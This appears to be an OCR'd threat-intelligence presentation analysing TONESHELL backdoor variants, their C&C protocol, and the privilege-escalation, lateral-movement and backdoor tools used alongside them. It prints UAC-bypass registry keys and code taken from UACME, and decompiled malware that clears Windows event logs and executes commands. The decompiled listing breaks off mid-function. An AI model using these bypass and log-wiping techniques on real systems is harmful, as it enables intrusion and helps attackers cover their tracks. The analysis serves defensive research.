TONESHELL – Evolving Variants

First Observed	Variant	Protocol	C&C Encryption	Supported Functions
2022/05	A	Raw TCP	RC4	• File upload • File download • File execution • Lateral movement
2022/07	B	Raw TCP	32-byte XOR	• File upload • Lateral movement
2021/09	C	HTTP	RC4	• File upload • File execution

TONESHELL – Backdoor Functions

Table A. TONESHELL variant A

Code	Internal String (Description)
0x1	(Reset OnePipeShell & TwoPipeShell)
0x7	(Reset OnePipeShell & TwoPipeShell)
0x3	-
0x4	(Change sleep seconds)
0x1A	**Upload file begin**
0x1B	**Upload file write**
0x1D	**Upload file cancel**
0x1C	**Upload file Endup**
0x10	**Exec file**
0x21	**Create TOnePipeShell**
0x22	**OnePipeShell Close**
0x1E	**TwoPipeShell Create**
0x1F	**TwoPipeShell Write Fie**
0x20	**TwoPipeShell Close**
0x18	**Download**
0x19	**CDownUpLoad**
0x21	(Exit)

Table B. TONESHELL variant B

Code	Internal String (Description)
0x9	(Reset OnePipeShell)
0xA	(Reset OnePipeShell)
0x3	-
0x4	(Change sleep seconds)
0x4	**Upload file begin**
0x5	**Upload file write**
0x7	**Upload file cancel**
0x6	**Upload file Endup**
0x3	**Create TOnePipeShell**

Table C. TONESHELL variant C

Code	Internal String (Description)
0x2	(Reset OnePipeShell)
0x7	(Reset OnePipeShell)
0x3	-
0x4	(Change sleep seconds)
0x1A	**Upload file begin**
0x1B	**Upload file write**
0x1D	**Upload file cancel**
0x1C	**Upload file Endup**
0x10	**Exec file**

C&C Protocol (TONESHELL vs. PUBLOAD)

Table A. TONESHELL variant A

Name	Offset	Size	Description
magic	0x0	0x3	17 03 03
size	0x3	0x2	Payload size
type	0x5	0x1	Connection type, 0x0 or 0x1
unique_id	0x6	0x4	Victim ID
payload	0x10	[size]	Payload

Table B. TONESHELL variant B

Name	Offset	Size	Description
magic	0x0	0x3	17 03 03
size	0x3	0x2	Payload size
key	0x5	0x20	32-byte XOR key
payload	0x25	[size]	Payload


Table C. PUBLOAD

Name	Offset	Size	Description
magic	0x0	0x3	17 03 03
size	0x3	0x2	Payload size
payload	0x5	[size]	Payload

- **"17 03 03" is also the magic header for TLS 1.2.**

Infection Chain -
Post-Exploitation

Infection Chain



Post-Exploitation -
Privilege Escalation

Privilege Escalation: HackTool.Win32.ABPASS

- A hacktool for Windows 10 UAC bypass[1].
  - It leverages either of the following binaries: ***fodhelper.exe*** or ***ComputerDefaults.exe.***
  - Both executables will invoke the command set in the Shell object ***ms-settings***, which leads to privilege escalation.
- Reused codes from the UACME's ***ucmShellRegModMethod3***.
- The following registry keys are set.

Registry Key	Name	Value
HKEY_USERS¥<SID>-1001_Classes¥aaabbb32¥shell¥open¥command	*(Default)*	*argv[1]*
HKEY_USERS¥<SID>-1001_Classes¥ms-settings¥CurVer	*(Default)*	*aaabbb32*

1. Introduced in Family Tree: DLL-Sideloading Cases May Be Related by Sophos

Privilege Escalation: HackTool.Win32.CCPASS


- A hacktool for Windows 10 UAC bypass abusing the file association ***ms-windows-store***.
  - It hijacks the ***ms-windows-store*** protocol with the specified command and triggers it by ***WSReset.exe***.
- Reused codes from the UACME's ***ucmMsStoreProtocolMethod***.

```
4058
4059    if (FAILED(SHAssocEnumHandlersForProtocolByApplication(lpProtocol,
4060        &IID_IEnumAssocHandlers, (PVOID*)&enumHandlers)))
4061    {
4062        return;
4063    }
4064
4065    do {
4066        celtFetched = 0;
4067        assocHandler = NULL;
4068        hr = enumHandlers->lpVtbl->Next(enumHandlers, 1, &assocHandler, &celtFetched);
4069        if (SUCCEEDED(hr) && celtFetched) {
4070
4071            hr = assocHandler->lpVtbl->QueryInterface(assocHandler,
4072                &IID_IObjectWithProgID, (PVOID*)&progId);
4073
4074            if (SUCCEEDED(hr)) {
4075
4076                lpProgId = NULL;
4077                hr = progId->lpVtbl->GetProgID(progId, &lpProgId);
4078                if (SUCCEEDED(hr) && lpProgId) {
4079
4080                    cbName = (4 + _strlen(lpProtocol) +
4081                        _strlen(lpProgId)) * sizeof(WCHAR);
4082                    lpValue = (LPWSTR)supHeapAlloc(cbName);
4083                    if (lpValue) {
4084
4085                        _strcpy(lpValue, lpProgId);
4086                        _strcat(lpValue, TEXT("_"));
4087                        _strcat(lpValue, lpProtocol);
```

```
28  progId = 0i64;
29  result = SHAssocEnumHandlersForProtocolByApplication(a1, &riid, (void **)&enumHandlers);
30  if ( result < 0 )
31    return result;
32  do
33  {
34    celtFetched[0] = 0;
35    assocHandler = 0i64;
36    v7 = enumHandlers->lpVtbl->Next(enumHandlers, 1i64, &assocHandler, celtFetched);
37    if ( v7 >= 0 && celtFetched[0] )
38    {
39      v7 = assocHandler->lpVtbl->QueryInterface(assocHandler, &unk_1801487C0, &progId);// IID_IObjectWithProgID
40      if ( v7 >= 0 )
41      {
42        lpProgId = 0i64;
43        v7 = progId->lpVtbl->GetProgID(progId, &lpProgId);
44        if ( v7 >= 0 && lpProgId )
45        {
46          v16 = lstrlenW(a1);
47          v5 = lstrlenW((LPCWSTR)lpProgId);
48          v10 = 2i64 * (v16 + v5 + 4);
49          lpString1 = (LPWSTR)sub_180068BA3(v10);
50          if ( lpString1 )
51          {
52            lstrcpyW(lpString1, (LPCWSTR)lpProgId);
53            lstrcatW(lpString1, "_");
54            lstrcatW(lpString1, a1);
55            Data[0] = a2;
56            RegSetKeyValueW(
57              HKEY_CURRENT_USER,
58              L"Software\\Microsoft\\Windows\\CurrentVersion\\ApplicationAssociationToasts",
59              lpString1,
60              4u,
61              Data,
62              4u);
63            sub_18006A54D((__int64)lpString1);
64          }
65          CoTaskMemFree(lpProgId);
66        }
67        ((void (__fastcall *)(IObjectWithProgID *))progId->lpVtbl->Release)(progId);
```


Privilege Escalation: SilentCleanup

- Bypass UAC by abusing a native Windows service ***SilentCleanup***.
  - In this service, the environment variable ***%windir%*** could be hijacked.
  - Thus, override its value with registry and run the ***SilentCleanup*** service to trigger the command.
  - In this case, the threat actors used this technique to execute ***1.Exe***.



Post-Exploitation -
Lateral Movement

Trojan.Win32.HIUPAN + Backdoor.Win32.ACNSHELL



References:

- Always Another Secret: Lifting the Haze on China-nexus Espionage in Southeast Asia by Mandiant
- Family Tree: DLL-Sideloading Cases May Be Related by Sophos

Backdoor.Win32.CLEXEC


- A simple backdoor with capabilities to clear event logs and execute commands.

```
int f_clean_event_log_10002E40()
{
  LPCSTR *v0; // edi
  HANDLE v1; // eax
  void *v2; // esi
  int result; // eax
  int v4; // [esp+10h] [ebp-10h]
  int v5[3]; // [esp+14h] [ebp-Ch] BYRE

  v5[0] = (int)aApplication;
  v5[1] = (int)aSecurity;
  v5[2] = (int)aSystem;
  v0 = (LPCSTR *)v5;
  v4 = 3;
  do
  {
    v1 = OpenEventLogA(0, *v0);
    v2 = v1;
    if ( v1 )
    {
      ClearEventLogA(v1, 0);
      CloseEventLog(v2);
    }
    ++v0;
    result = --v4;
  }
  while ( v4 );
  return result;
}
```


```
LONG __thiscall f_backdoor_commands_10002FA0(int this, _BYTE *a2, int a3)
{
  LONG result; // eax

  result = (unsigned __int8)*a2 - 81;
  switch ( *a2 )
  {
    case 'Q':
      result = InterlockedExchange((volatile LONG *)(this + 40536), 1);
      break;
    case 'T':
      *(_DWORD *)(this + 4 * *(_DWORD *)(this + 40528) + 528) = sub_10003630(
                                                                  0,
                                                                  0,
                                                                  (int)f_WinExec_10002D60,
                                                                  *(_DWORD *)(*(_DWORD *)(this + 4) + 172),
